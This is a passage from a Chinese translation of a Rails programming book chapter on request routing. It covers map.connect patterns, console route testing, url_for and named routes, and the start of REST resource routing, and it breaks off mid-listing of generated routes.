识别出应该使用哪个控制器之后，Rails 就会创建该控制器类的一个实例，并调用它的 `process()` 方法，传入请求细节与应答对象作为参数。然后，控制器会调用其中与 `action` 同名的方法（如果没有找到这样一个方法，则调用 `method_missing`）。（在原书第 40 页的图 4.3，我们已经看到了这个调用过程。）`action` 方法负责协调其他对象来实际处理请求。如果 `action` 方法没有明确指定渲染哪个视图就返回了，那么控制器就会尝试渲染与 `action` 同名的模板。如果找不到一个合适的 `action` 方法来调用，控制器也会直接尝试渲染模板——也就是说，如果只是想要显示一个模板，你并不用为它创建一个 `action` 方法。

21.2 请求的路由 Routing Requests

迄今为止，我们还没有操心过 Rails 如何将 URL 请求（例如 `store/add_to_cart/123`）映射到特定的控制器和 `action`，现在是时候该深入研究一下了。首先从复杂的做法开始，因为了解这些基础有助于理解基于资源的、便利的做法。

`rails` 命令会生成应用程序最初的一组文件，其中之一就是 `config/routes.rb`，里面包含了应用程序的请求路由信息。看看这个文件的默认内容，除了注释之外，你会看到下列内容：

```
ActionController::Routing::Routes.draw do |map|
  map.connect ':controller/:action/:id'
  map.connect ':controller/:action/:id.:format'
end
```

`Routing` 组件建立了一个映射关系，将外部的 URL 与内部的应用程序连接起来：这里的每个 `map.connect` 声明都指定了一条联系 URL 与程序代码的路径。看看第二行 `map.connect` 代码，`:controller/:action/:id` 描述了一个模式，Rails 会用它来匹配请求 URL 中的路径部分。在这个例子中，如果 URL 的路径部分由三部分组成，它就会与这个模式匹配上。（实际的情况并非完全如此，不过我们稍后就会详细解释。）路径信息中的第一部分会被赋给 `:controller` 参数，第二部分赋给 `:action`，第三部分赋给 `:id`。所以，如果 URL 中的路径信息是 `store/add_to_cart/123`，你就会得到下列参数：

```
@params = { :controller => 'store',
            :action   => 'add_to_cart',
            :id      => 123 }
```

根据这个参数列表，Rails 会调用 `store` 控制器中的 `add_to_cart()` 方法，`:id` 参数则会得到 123 这个值。

体验路由

一开始时，路由可能会让你觉得有些束手束脚。当你开始定义越来越复杂的路由规则时，就会遇到各种问题——你怎么知道路由规则确实如你所愿地在工作呢？

当然了，你总可以启动应用程序，在浏览器里输入 URL 来验证。不过我们还可以做得更好：用 script/console 命令就可以立即体验路由规则。（更正规的验证应该借助单元测试，我们将在原书第 454 页介绍。）下面我们就看到如何体验路由，因为这在随后介绍路由配置时会很有帮助。

应用程序的路由定义会被加载到一个 RouteSet 对象中，该对象在 ActionController::Routing 模块中定义，可以通过 Routes 常量来访问它——这多少显得有些迷惑人，因为“路由定义”并不是一个常量。用 script/console 可以得到路由定义，这样我们就能直观地体验它。

<423

为了节省敲键盘的次数，我们把这个 RouteSet 对象赋值给一个新的本地变量 rs。

```
depot> ruby script/console
>> rs = ActionController::Routing::Routes
=> #<ActionController::Routing::RouteSet:0x13cfb70....
```

别管后面的大段输出——RouteSet 是一个相当复杂的对象，还好接口还算简单（而且不失强大）。我们首先来检查应用程序已经定义好的路由规则：要求 rs 对象将所有路由规则转换成字符串——而且要格式漂亮。随后用 puts 来显示转换的结果，每条路由规则一行。

```
>> puts rs.routes
ANY /:controller/:action/:id/ {}
ANY /:controller/:action/:id.:format/ {}
=> nil
```

以 ANY 开头的两行是每个新建的 Rails 应用都有的两条默认路由规则——Depot 也不例外，当然它还定义了更多的路由规则。最后一行 “=> nil” 则是 script/console 命令在展示 puts 方法的返回值。

每条路由规则都由三部分组成。第一部分说明该路由适用于哪个 HTTP 动词，默认值（ANY）表示该路由适用于所有动词。稍后我们将看到如何针对 GET、POST、HEAD 等不同的动词创建不同的路由规则。

随后是路由的匹配模式，也就是我们在 routes.rb 文件中传递给 map.connect 的字符串。

最后是可选的参数，用于改变路由的行为。稍后我们会介绍这些参数。

用 recognize_path 方法可以看到路由如何对请求的路径进行解析。下列例子都是基于 Depot 应用的：

```
>> rs.recognize_path "/store"
=> {:action=>"index", :controller=>"store"}

>> rs.recognize_path "/store/add_to_cart/1"
=> {:action=>"add_to_cart", :controller=>"store", :id=>"1"}

>> rs.recognize_path "/store/add_to_cart/1.xml"
=> {:action=>"add_to_cart", :controller=>"store", :format=>"xml", :id=>"1")
```

也可以用 generate 方法来查看用一组参数所创建出的 URL，就跟在应用程序中使用 url_for 一样¹。

```
>> rs.generate :controller => :store
=> "/store"
```

<424

¹ 有必要强调一点：在应用程序内部，应该用 url_for 或 link_to 等方法来生成 URL。之所以在这里使用 generate 方法，是因为我们正在一个命令行会话中工作。

```
>> rs.generate :controller => :store, :id => 123
=> "/store/index/123"
```

所有这些例子都用到了应用程序的路由规则，并且要求应用程序已经实现了请求路径所需的控制器——路由会检查控制器是否合法，所以如果找不到某个控制器，相关的请求就不会被解析。譬如说，Depot 应用并没有 coupon 这么一个控制器，如果我们请求的路径指向这个控制器，那么该路径就不会被解析：

```
>> rs.recognize_path "/coupon/show/1"
ActionController::RoutingError: no route found to match
"/coupon/show/1" with {}
```

也可以用 `use_controllers` 方法告诉路由组件，把尚未编写出来的控制器也包含进来。

```
>> ActionController::Routing.use_controllers! ["store", "admin", "coupon"]
=> ["store", "admin", "coupon"]
```

不过，为了让这次修改生效，需要重新装载路由定义。

```
>> load "config/routes.rb"
=> true
>> rs.recognize_path "/coupon/show/1"
=> {:action=>"show", :controller=>"coupon", :id=>"1")
```

用这个技巧就可以为那些尚未开发的部分进行路由测试：新建一个 Ruby 源文件，其中包含一个 `Routes.draw` 代码块（通常这个代码块位于 `routes.rb` 配置文件中），然后在测试时用 `load` 方法加载此文件。

用 `map.connect` 定义路由规则

`map.connect` 方法使用的匹配模式很简单，但又很强大。

- 各个组成部分用斜杠分开。模式中的每个组成部分对应 URL 中的一个或多个组成部分。对应的顺序与这些组成部分在 URL 中出现的顺序相同。
- 如果模式中的一个组成部分以“`:name`”的形式出现，那么 `name` 这个参数就会被赋予 URL 中对应位置的值。
- 如果模式中的一个组成部分以“`*name`”的形式出现，它就会接收 URL 中所有剩下的部分。而在参数列表中，`name` 参数则会指向一个数组，其中包含所有的值。因为它会一口吞下 URL 中所有剩下的部分，所以 `*name` 只能出现在整个模式的最后一一位。
- 其他形式的模式组成部分都会与 URL 中对应位置的值进行匹配。譬如说，如果一个模式是“`store/:controller/:action/:id`”，URL 的路径信息中第一部分是“`store`”、第三部分是“`buy`”，它就会被匹配到这个模式。

`map.connect` 还接受一些附加的参数。

```
:defaults => { :name => "value", ... }
```

为模式中的命名参数设置默认值。如果模式中的一个组成部分有默认值，那么它可以不必出现在 URL 中，而是用默认值作为参数的值。如果一个参数的默认值为 `nil`，而它又没有在 URL 中出现，那么它就不会被放进 `params` 这个 hash 中。如果没有明确指定，routing 会自动提供下列默认值：

```
defaults => { :action => "index", :id => nil }
```

这就解释了为什么 `routes.rb` 中定义的默认路由是：

```
map.connect ':controller/:action/:id'
```

因为默认的 action 是“index”，并且 id 不是必需的（它的默认值是 nil），所以 Rails 应用的默认路由会这样解析下列 URL：

```
>> rs.recognize_path "/store"
=> {:action=>"index", :controller=>"store"}
>> rs.recognize_path "/store/show"
=> {:action=>"show", :controller=>"store"}
>> rs.recognize_path "/store/show/1"
=> {:action=>"show", :controller=>"store", :id=>"1"}

:requirements => { :name =>/regexp/, ...}
```

要求某几个特定的组成部分（如果在 URL 中出现）必须与指定的正则表达式一一匹配。换句话说，如果其中任何一个组成部分不匹配，就不会使用该映射。

```
:conditions => { :name => /regexp/orstring, ...}
```

Rails 1.2 中新增的参数，表示该路由只适用于某些特定的场景。条件的检验也可以在插件中进行——默认情况下，一条路由规则只支持一个条件。利用这个参数，你就可以根据请求的 HTTP 动词来编写有条件的路由。

在下面的例子中，Rails 会在收到/store/checkout 这个 GET 请求时调用 `display_checkout_form` 方法；如果是针对同一个 URL 的 POST 请求，则会调用 `save_checkout_form` 方法。

```
e1/routing/config/routes_with_conditions.rb
ActionController::Routing::Routes.draw do |map|
  map.connect 'store/checkout',
    :conditions => { :method => :get },
    :controller => "store",
    :action      => "display_checkout_form"

  map.connect 'store/checkout',
    :conditions => { :method => :post },
    :controller => "store",
    :action      => "save_checkout_form"
end
```

```
:name => value
```

设置`:name` 参数的默认值。和使用`:defaults` 设置值不同，只有当`:name` 参数本身不在模式中出现时，这项设置才有效。通过此项设置，你可以向请求中添加任意的参数值——通常使用字符串或者 nil 值。

```
:name => /regexp/
```

等效于用`:requirements` 设置`:name` 值的限制。

这里还有另一条规则：Routing 会按照 `routes.rb` 中映射声明的顺序逐一匹配，并使用第一条匹配到的映射规则；如果没有任何映射规则被匹配到，则会抛出一个异常。

下面来看一个比较复杂的例子。在一个 blog 应用中，你希望所有的 URL 都以“blog”字样开头。如果没有指定附加的参数，则显示一个 index 页；如果 URL 是 `blog/show/nnn`，则显示 id 为 nnn 的这篇文章；如果 URL 中包含一个日期（可能的格式包括“年”、“年/月”、“年/月/日”等），则显示符合该日期的文章。此外，URL 中还可以包含控制器名和 action 名，你可以要求编辑文章或是管理 blog。最后，如果收到别的无法理解的 URL，要用一个特定的 action 来统一处理。

427

这里使用的路由定义包括几个独立的映射规则。

```
el/routing/config/routes_for_blog.rb
ActionController::Routing::Routes.draw do |map|
  # Straight 'http://my.app/blog/' displays the index
  map.connect "blog/",
    :controller => "blog",
    :action => "index"

  # Return articles for a year, year/month, or year/month/day
  map.connect "blog/:year/:month/:day",
    :controller => "blog",
    :action => "show_date",
    :requirements => { :year => /(19|20)\d\d/, 
      :month => /[01]?\d/, 
      :day => /[0-3]?\d/ },
    :day => nil,
    :month => nil

  # Show an article identified by an id
  map.connect "blog/show/:id",
    :controller => "blog",
    :action => "show",
    :id => /\d+/

  # Regular Rails routing for admin stuff
  map.connect "blog/:controller/:action/:id"

  # Catch-all so we can gracefully handle badly formed requests
  map.connect "*anything",
    :controller => "blog",
    :action => "unknown_request"
end
```

这里有两件事情要提醒读者注意。首先，我们对日期匹配的规则作了限制，让它只能匹配到至少是看上去合理的日期值。如果没有这一限制，这条规则就会匹配到常规的 controller/action/id 形式的 URL。其次，我们在整个列表的最后加上了“*anything”匹配规则，这条规则会匹配到任何形式的 URL，所以如果把它放在前面，其后的所有规则都将失效。

下面看看这些规则如何处理 URL 请求。

```
>> ApplicationController::Routing.use_controllers! [ "article", "blog" ]
=> ["article", "blog"]

>> load "config/routes_for_blog.rb"
=> []

>> rs.recognize_path "/blog"
=> { :controller => "blog", :action => "index" }

>> rs.recognize_path "/blog/show/123"
=> { :controller => "blog", :action => "show", :id => "123" }

>> rs.recognize_path "/blog/2004"
=> { :year => "2004", :controller => "blog", :action => "show_date" }

>> rs.recognize_path "/blog/2004/12"
=> { :month => "12", :year => "2004", :controller => "blog", :action => "show_date" }

>> rs.recognize_path "/blog/2004/12/25"
=> { :month => "12", :year => "2004", :controller => "blog", :day => "25", 
  :action => "show_date" }

>> rs.recognize_path "/blog/article/edit/123"
=> { :controller => "article", :action => "edit", :id => "123" }
```

428

```
>> rs.recognize_path "/blog/article/show_stats"
=> {:controller=>"article", :action=>"show_stats"}

>> rs.recognize_path "/blog/wibble"
=> {:controller=>"blog", :anything=>["blog", "wibble"], :action=>"unknown_request"}

>> rs.recognize_path "/junk"
=> {:controller=>"blog", :anything=>["junk"], :action=>"unknown_request"}
```

路由的指定还没有最终完成。不过在学习如何创建具名路由之前，我们先来看看硬币的另一面——应用程序如何生成 URL。

URL 生成

Routing 会处理输入的 URL，并将其分解为一组参数，以便 Rails 用于分发请求到合适的控制器与 action（并且得到附加的参数）。除此之外，我们的应用程序还需要创建指向自己内部的 URL。譬如说，每当显示一个表单时，都需要将表单链接回一个控制器的 action。但应用程序的代码并不需要知道如何在 URL 中编码这些信息，它只需要把这些信息交给 Rails 去处理，自己看到的则是经过路由处理之后的参数。

我们可以把所有 URL 都硬编码在应用程序中，但这就等于把“如何理解请求格式”的知识散布在多个地方，这会让代码变得难以维护，因为它违反了 DRY 原则²——如果修改应用程序的位置或者 URL 的格式，你就必须同时修改所有这些硬编码的字符串。

还好，我们不必操心这个问题，因为 Rails 已经把 URL 生成的逻辑抽象到 `url_for()` 方法中（此外还有几个更高级的、基于 `url_for` 实现的辅助方法）。要明白这个方法的工作原理，我们先回头来看一个简单的映射：

```
map.connect ":controller/:action/:id"
```

`url_for()` 方法会将参数放入映射，从而生成 URL。在控制器和视图中都可以使用该方法，下面我们就来试用一下。

```
@link = url_for (:controller => "store", :action => "display", :id => 123)
```

429

上述代码会把`@link` 设置为类似这样的 URL：

<http://pragprog.com/store/display/123>

`url_for()` 方法接收了我们传入的参数，并将其映射成一个 URL 地址。如果用户点击了具有该 URL 地址的链接，就会调用到我们期望的 action 方法。

`url_for()` 背后的实现机制相当巧妙：它知道各个参数的默认值，并且会生成能够满足需要的最短的 URL。另外——也许你已经猜到了——也可以在 `script/console` 中使用它。我们不能直接调用 `url_for` 方法，因为只有在控制器和视图中才能使用它；不过我们可以调用 `RouteSet` 对象的 `generate` 方法。在这里使用的还是前面见到过的 `RouteSet` 对象，下面是几个例子：

```
# No action or id, the rewrite uses the defaults
>> rs.generate :controller => "store"
=> "/store"

# If the action is missing, the rewrite inserts the default (index) in the URL
>> rs.generate :controller => "store", :id => 123
=> "/store/index/123"
```

² DRY：不要重复你自己 (*Don't Repeat Yourself*)，来自 *The Pragmatic Programmer*[HT00]书中的一句黑话。

```
# The id is optional
>> rs.generate :controller => "store" , :action => :list
=> "/store/list"

# A complete request
>> rs.generate :controller => "store" , :action => :list, :id => 123
=> "/store/list/123"

# Additional parameters are added to the end of the URL
>> rs.generate :controller => "store" , :action => :list, :id => 123,
?> :extra => "wibble"
=> "/store/list/123?extra=wibble"
```

`url_for()`方法取默认值的原则是：尽量采用当前请求中已经具有的值。最常见的情况是当`:controller`参数未被赋值时，当前的控制器名称将被填入URL。在`script/console`中也可以展示这一特性，我们可以使用`generate`方法的第二个（可选的）参数，该参数提供的选项会在解析当前请求时用到。也就是说，如果当前的请求是`/store/index`，并且我们只输入`show`这个`action`来生成新的URL，我们仍然会看到`store`这部分出现在URL路径中。

```
>> rs.generate({:action => "show"},
?>           {:controller => "store", :action => "index"})
=> "/store/show"
```

430>

更具体一点，我们可以看到在这种情况下使用`url_for`的情况。请注意，`url_for`方法正常情况下只能在控制器里使用，但`script/console`提供了一个`app`对象，在其中也可以使用类似的`url_for`方法。唯一的区别是`app`对象没有默认的`request`对象，也就是说我们无法使用`:controller`和`:action`的默认值：

```
>> app.url_for :controller => :store, :action => :display, :id => 123
=> http://example.com/store/status
```

对于更为复杂的路由映射，URL生成也同样有效。譬如说，我们的`blog`应用包含下列路由映射：

```
config/routes.rb
# Return articles for a year, year/month, or year/month/day
map.connect "blog/:year/:month/:day",
            :controller => "blog",
            :action => "show_date",
            :requirements => { :year => /(19|20)\d\d/,
                               :month => /[01]?[0-9],
                               :day => /[0-3]?[0-9]},
            :day => nil,
            :month => nil

# Show an article identified by an id
map.connect "blog/show/:id",
            :controller => "blog",
            :action => "show",
            :id => /\d+/

# Regular Rails routing for admin stuff
map.connect "blog/:controller/:action/:id"
```

假设用户输入的请求是`http://pragprog.com/blog/2006/07/28`，按照第一条映射规则，这个请求会被映射到`Blog`控制器的`show_date`方法。

```
>> ActionController::Routing.use_controllers! [ "blog" ]
=> ["blog"]
>> load "config/routes_for_blog.rb"
=> true
>> last_request = rs.recognize_path "/blog/2006/07/28"
=> {:month=>"07", :year=>"2006", :controller=>"blog", :day=>"28", :action=>"show_date"}
```

下面我们就来看看，在这种情况下不同形式的 `url_for` 方法调用会如何生成 URL。

如果我们需要一个不同日期的 URL，输入请求中的其他值会被用作默认值，只修改其中的 `day` 参数。

```
>> rs.generate({:day => 25}, last_request)
=> "/blog/2006/07/25"
```

下面再看看如果只输入年份又会怎样。

```
>> rs.generate({:year => 2005}, last_request)
=> "/blog/2005"
```

< 431

相当聪明。`url_for()` 方法认为 URL 代表了一个层次结构³。如果我们改变了某一层上的默认值，就不应该再提供那些位置低于被修改层次的默认值，因为它们只有在高层次值提供的上下文环境中才有意义，后者的改变将使前者变得毫无意义。在这个例子中，只覆盖年份值，就等于告诉 `url_for()` 方法：我们不需要月份和日期值。

另外要注意的是，`url_for()` 方法也会选择路由映射中第一条能够合理生成 URL 的规则。下面我们来看看，如果提供的值不能与第一条规则（也即基于日期的规则）匹配，会发生什么。

```
>> rs.generate({:action => "edit", :id => 123}, last_request)
=> "/blog/blog/edit/123"
```

在这里生成的 URL 中，第一个“blog”是固定的文字，第二个“blog”是控制器的名字，“edit”则是 action 的名字——映射是根据第三条规则进行的。如果我们指定 `action` 为“show”，就会根据第二条规则进行映射。

```
>> rs.generate({:action => "show", :id => 123}, last_request)
=> "/blog/show/123"
```

大部分时候，`url_for()` 生成的 URL 也正是你所想要的，但有时候它也会显得聪明过头。譬如说你想要生成一个 URL 用于浏览 2006 年所有的 blog，于是你就写：

```
>> rs.generate({:year => 2006}, last_request)
```

也许你会惊讶地发现，得到的 URL 中仍然包含了月份和日期信息。

```
=> "/blog/2006/07/28"
```

你所提供的年份信息与当前请求中的年份一致。由于没有修改年份信息，因此原来的月份和日期信息也被用作默认值。为了避免出现这种情况，应该将 `month` 参数设置为 `nil`。

```
>> rs.generate({:year => 2006, :month => nil}, last_request)
=> "/blog/2006"
```

< 432

一般而言，如果你想要生成一个不完整的 URL，最好是把第一个不用的参数设置为 `nil`，这样就可以避免当前请求中的参数值泄露到你生成的 URL 中。

有时候你恰恰想要相反的效果：修改一个高层的参数值，同时又继续使用所有低层的值。譬如说，我们可能希望指定一个不同的年份，然后使用 URL 中已经存在的默认月份和日期值。为此，我们可以通过 `url_for()` 方法的 `:overwrite_params` 选项告诉它：打算继续使用原来的 URL，只不过把其中的年份信息覆盖掉。由于 `url_for` 方法认为年份并没有改变，所以它会继续使用其余的默认值。（有必要注意的是，这个选项在路由 API 中并不生效，所以我们没办法在 `script/console` 中直接展示它。）

³ Web 的本质确实如此：静态的内容保存在文件夹（或者叫“目录”）中，文件夹本身又被包含在父文件夹中，等等。

```
url_for(:year => "2002")
=> http://example.com/blog/2002

url_for(:overwrite_params => {:year => "2002"})
=> http://example.com/blog/2002/4/15
```

最后，假设我们有这样一个映射需求：

```
map.connect "blog/:year/:month/:day",
            :controller => "blog",
            :action      => "show_date",
            :requirements => {:year => /(19|20)\d\d/,
                                :month => /[01]\d/,
                                :day   => /[0-3]\d/},
```

请注意，:day 参数必须匹配 “/[0-3]\d/” 正则表达式：它必须是两个数字。也就是说，如果你在创建 URL 时传入一个小于 10 的 Fixnum 值，就不会使用这条规则。

```
url_for(:year => 2005, :month => 12, :day => 8)
```

由于数字 8 会被转换成字符串 “8”，而这个字符串又不够两位数字，所以就不会触发上述的映射。解决的办法有两种：要么放松规则的约束（改用 “[0-3]?\d” 这个正则表达式，让十位上的 0 成为可选的），要么确保传入的一定是两位的数字。

```
url_for(:year=>year, :month=>sprintf("%02d", month), :day=>sprintf("%02d", day))
```

url_for 方法

我们已经看到如何用路由映射来生成 URL，下面来看看 url_for 方法方方面面的风采。

url_for

创建指向应用内部的 URL。

url_for(option => value, ...)

创建一个 URL，使之指向应用程序的一个控制器。*options* 是一个 hash，用于提供传入 URL 的参数名和值（在路由映射的基础上）。参数值必须符合路径映射所要求的条件。某些参数名（如下所列）是保留的，用于提供 URL 中非路径的部分。如果在 url_for()（以及其他相关方法）中使用 ActiveRecord 作为参数值，则使用该对象在数据库中的 id 值。下面代码中的两条重定向指令具有同样的效果。

```
user = User.find_by_name("dave thomas")
redirect_to(:action => 'delete', :id => user.id)

# can be written as
redirect_to(:action => 'delete', :id => user)
```

url_for() 还可以接收一个字符串或符号作为参数，不过这是 Rails 内部的用法。

如果在控制器中实现 default_url_options() 方法，就可以重新定义下列参数的默认值。该方法应该返回一个 hash，其中的参数会被传递给 url_for() 方法。

选项：

:anchor	string	添加到 URL 后面的锚点名称，Rails 会自动加上#字符
:host	string	设置 URL 的站点名称和端口号。请使用类似 store.pragprog.com 或 helper.pragprog.com:8080 的字符串。当前请求所使用的端口将被作为默认端口
:only_path	boolean	只生成 URL 中的路径部分，省略协议、站点名和端口号

:protocol	string	设置URL中的协议部分。请使用类似“https://”的字符串。当前请求所使用的协议会被作为默认协议
:overwrite_params	hash	hash中的选项将被用于生成URL，但不从当前请求中取默认值
:skip_relative_url_root	boolean	如果为真，URL的相对根不会被添加到生成的URL之前。详见第21.2节“有根路由”（原书第437页）
:trailing_slash	boolean	在生成的URL后面加上斜杠。如果你使用了页面或action缓存（详见原书第492页），请小心使用：trailing_slash选项，因为附加的斜杠会让缓存算法无法识别
:port	integer	设置将要连接到的端口。缺省值随协议而定
:user	string	设置用于身份认证的用户名，必须与：password同时指定才生效
:password	string	设置用于身份认证的密码，必须与：user同时指定才生效

具名路由

此前我们使用的都是无名路由：直接在 routes.rb 文件中用 map.connect() 方法创建。这通常已经足够了，当我们把参数传递给 url_for() 和别的相关方法时，Rails 会很好地生成 URL。不过，我们还可以给路由加上名字，让应用程序更容易理解。这不会改变对 URL 请求的解析，却让我们可以在代码中明确指定用哪个路由映射来生成 URL。

只要在路由定义处指定一个名字（而不是使用 connect），就可以给路由命名。

< 434

譬如说，我们可以对 blog 应用的路由映射修改如下：

```
ei/routing/config/routes_with_names.rb
ActionController::Routing::Routes.draw do |map|
  # Straight 'http://my.app/blog/' displays the index
  map.index "blog/" ,
    :controller => "blog" ,
    :action => "index"

  # Return articles for a year, year/month, or year/month/day
  map.date "blog/:year/:month/:day" ,
    :controller => "blog" ,
    :action => "show_date" ,
    :requirements => { :year => /(19|20)\d\d/ ,
      :month => /[01]?\d/ ,
      :day => /[0-3]?\d/ },
    :day => nil,
    :month => nil

  # Show an article identified by an id
  map.show_article "blog/show/:id" ,
    :controller => "blog" ,
    :action => "show" ,
    :id => /\d+/

  # Regular Rails routing for admin stuff
  map.blog_admin "blog/:controller/:action/:id"

  # Catchall so we can gracefully handle badly formed requests
  map.catch_all "*anything" ,
    :controller => "blog" ,
    :action => "unknown_request"
end
```

我们把用于显示首页的路由映射叫做“index”，接受日期参数的叫做“date”，等等。现在，我们就可以用这些名字来生成 URL 了。做法很简单：在路由名称的后面加上 _url，然后像使用 url_for() 一样地使用它们即可。也就是说，如果要生成 blog 应用的首页 URL，我们可以这样写：

```
@link = index_url
```

上述代码会使用第一个路由映射来生成 URL，结果是：

```
http://pragprog.com/blog/
```

你同样可以用一个 hash 传入附加的参数给这些具名路由，传入的参数会被添加到路由的默认值列表中。下面就是一个例子。

```
index_url
  #=> http://pragprog.com/blog

date_url(:year => 2005)
  #=> http://pragprog.com/blog/2005

date_url(:year => 2003, :month => 2)
  #=> http://pragprog.com/blog/2003/2

show_article_url(:id => 123)
  #=> http://pragprog.com/blog/show/123
```

当需要 URL 作为参数时，你也可以直接传入 xxx_url 方法。也就是说，下列代码将会直接重定向到首页。

```
redirect_to(index_url)
```

在视图模板中，你也可以这样创建指向首页的链接：

```
<%= link_to("Index", index_url) %>
```

除了 xxx_url 方法之外，Rails 还提供了 xxx_path 方法，这些方法只返回 URL 中的“路径”部分（不包含协议、主机地址和端口）。

最后，如果在使用具名路由生成 URL 时输入的所有参数都用于填充 URL 中的具名字段，你就可以像传递普通参数那样传入它们，而不必将它们放入一个 hash。譬如说，我们前面看到的 routes.rb 文件定义了一个用于 blog 管理的具名路由：

```
e1/routing/config/routes_with_names.rb
map.blog_admin "blog/:controller/:action/:id"
```

我们已经看到过如何用它来生成指向用户列表 action 的 URL：

```
blog_admin_url :controller => 'users', :action => 'list'
```

由于传入的参数都用于填充请求参数，所以我们也可以说这样写：

```
blog_admin_url 'users', 'list'
```

略微有些出乎意料的是，这样调用比起“传入一个 hash”效率低。

控制器命名

在原书第 265 页我们曾经说过：控制器可以被组织为模块，并根据 URL 路径命名规则来识别各个控制器。譬如说，输入 URL 的地址是 <http://my.app/admin/book/edit/123>，那么就会调用到 Admin 模块下 BookController 控制器的 edit 方法。

这一映射同样会影响到 URL 生成。

- 如果调用 url_for() 时没有指定 controller 参数值，则会使用当前控制器。
- 如果传入的控制器名以“/”开头，则根据控制器名生成绝对路径。
- 传入其他形式的控制器名，会生成当前模块下的相对路径。

不妨假设如下的输入请求，以及在此基础上用不同参数调用 url_for() 生成的 URL 地址：

```

http://my.app/admin/book/edit/123
url_for(:action => "edit", :id => 123)
#=> http://my.app/admin/book/edit/123

url_for(:controller => "catalog", :action => "show", :id => 123)
#=> http://my.app/admin/catalog/show/123

url_for(:controller => "/store", :action => "purchase", :id => 123)
#=> http://my.app/store/purchase/123

url_for(:controller => "/archive/book", :action => "record", :id => 123)
#=> http://my.app/archive/book/record/123

```

有根路由

有时候你希望运行同一个应用程序的多份拷贝。这可能因为你供职于一个服务部门，要为多个客户服务；也可能因为你希望同时运行应用程序的开发版本和生产版本。

如果有可能的话，最简单的办法是在不同的子域名下分别运行一个应用程序实例。但如果做不到这一点，也可以在 URL 路径中加上一个前缀，以此区分不同的应用程序实例。譬如说，你可以用下列 URL 来访问不同用户的 blog：

```

http://megablogworld.com/dave/blog
http://megablogworld.com/joe/blog
http://megablogworld.com/sue/blog

```

此时“dave”、“joe”和“sue”等等前缀代表不同的应用程序实例，之后才是应用程序的路由。你可以告诉 Rails 忽略 URL 中这部分前缀；要在生成的 URL 前面加上前缀，请设置 RAILS_RELATIVE_URL_ROOT 的值。如果 Rails 应用运行在 Apache 上，这项特性是自动开启的。

21.3 基于资源的路由

Resource-Based Routing

Rails 路由可以根据 URL 的内容和用于发起请求的 HTTP 方法来将 URL 映射到 action。我们已经看到如何用匿名或具名路由、根据 URL 来找到 action。此外 Rails 还有另一种更为高阶的映射方式，可以把相关的路由组织在一起。为了理解其中的动机，我们首先要稍微了解一下“具备表像的状态迁移”。

REST：具备表像的状态迁移

REST 是一种看待分布式超媒体系统架构的方式。之所以我们要关注它，是因为很多 web 应用都是以这种方式组织的。

2000 年，Roy Fielding 在他的博士论文的第 5 章⁴里总结了 REST 背后的思想。按照 REST 的做法，服务器与客户之间的交互都通过无状态的连接进行：所有与交互状态有关的信息都被编码到请求与应答中。需要长时间存在的状态以一组可标识的资源形式保存在服务器上，客户端则以一组定义良好的（并且严格约束的）资源标识符（也就是 URL）来访问这些资源。REST 将“资源的内容”与“资源的表像”区分开，这是为了支持高伸缩性计算而做的设计，同时自然地降低应用架构中的耦合。

⁴ http://www.ics.uci.edu/~fielding/pubs/dissertation/rest_arch_style.htm

这段叙述中出现了不少抽象的内容。那么在实际工作中，REST 究竟意味着什么？

首先，REST 的规范化意味着网络设计者们清楚地知道自己可以在何时何地缓存应答内容。这也就意味着大量的数据装载工作可以被消除掉，从而增加整个网络的性能和可靠性、减少用户等待。

其次，REST 的约束可以让应用程序更容易编写（以及维护）。REST 化的应用程序无须操心如何实现可供其他应用程序远程访问的服务，它们只要为一组资源提供一个普通（并且简单）的接口就行了。你的应用程序实现资源列举、创建、编辑和删除的方式，你的客户做剩下的事情。

说得再具体一点：在 REST 架构中，我们会使用一组简单的动词来操作各种各样的名词。如果使用 HTTP，这些动词就对应于 HTTP 方法（典型的方法包括 GET、PUT、POST 和 DELETE 等），名词则是应用程序中的资源。我们用 URL 给资源命名。

举例来说，一个内容管理系统可能包含一系列文章。其中潜在地存在着两类资源，其一是一篇一篇独立的文章，每篇文章构成一项资源；这里还有另一类资源：文章的集合。

要获取所有文章的列表，我们可以发起针对“文章集合”资源——它可能位于/articles 路径——的 HTTP GET 请求。要获取单篇文章，则必须提供它的标识符——Rails 的做法是提供它的主键值（也就是 id）。同样我们会发起一个 GET 请求，不过这次请求的 URL 是/article/1。到目前为止，一切看起来都很熟悉。但如果要往集合中添加一篇文章又该怎么做呢？

在非 REST 化的应用程序中，我们可能会开动脑筋发明一些动词短语来给 action 命名，例如 articles/add_article/1。而在 REST 的世界里，我们不应该这样做，而应该用一组标准的动词来告诉资源应该怎么做。如果要以 REST 的方式往集合里添加一篇文章，我们应该向/articles 这个路径发起一个 HTTP POST 请求，同时发送与文章相关的数据。没错，这与我们获取文章列表所使用的路径相同：如果向它发起一个 GET 请求，它就会给出文章列表；如果发起 POST 请求，它就会向集合中新增一篇文章。

更进一步。在前面我们已经看到，只要针对/article/1 路径发起 GET 请求就可以取回一篇文章的内容。如果要更新这篇文章，只要向同一个 URL 发起 HTTP PUT 请求即可。同样，如果要删除这篇文章，只须发起一个 HTTP DELETE 请求——还是同一个 URL。

再进一步。也许系统还要记录用户信息。同样，这里会有一组资源供我们操作。REST 告诉我们，可以用同样的一组动词（GET、POST、PUT 和 DELETE）来操作一组类似的 URL（/users、/user/1...）。

现在我们已经见识到 REST 的约束所带来的部分威力。Rails 会约束我们以一种特定的方式来组织应用程序的结构，对此我们已经见惯不惊了。现在 REST 的哲学又来告诉我们应该如何组织应用程序接口的结构。突然之间，这个世界清静了……

REST 和 Rails

Rails 1.2 直接支持这样的接口：它增加了一种路由宏定义，称为资源。下面我们就来为“文章”创建一组 REST 化的路由：

```
▶ ActionController::Routing::Routes.draw do |map|
  map.resources :articles
end
```

map.resources 一行代码给我们的应用程序新增了 7 个路由规则和 4 个路由辅助方法。在此过程

中，它假设应用程序中有名为 ArticlesController 的控制器，其中有 7 个 action 方法，这些方法都具备预先约定的名称。实现控制器则是我们自己的责任。

在动手实现控制器之前，先来看看这行代码帮我们生成的路由规则——借助 rake routes 命令就可以看到⁵：

```
articles GET      /articles
formatted_articles GET    {:controller=>"articles", :action=>"index"}
POST          /articles/:format
{:controller=>"articles", :action=>"index"}
POST          /articles
{:controller=>"articles", :action=>"create"}
/articles/:format
{:controller=>"articles", :action=>"create"}
new_article GET   /articles/new
{:controller=>"articles", :action=>"new"}
formatted_new_article GET  /articles/new/:format
{:controller=>"articles", :action=>"new"}
edit_article GET   /articles/:id/edit
{:controller=>"articles", :action=>"edit"}
formatted_edit_article GET  /articles/:id/edit.:format
{:controller=>"articles", :action=>"edit"}
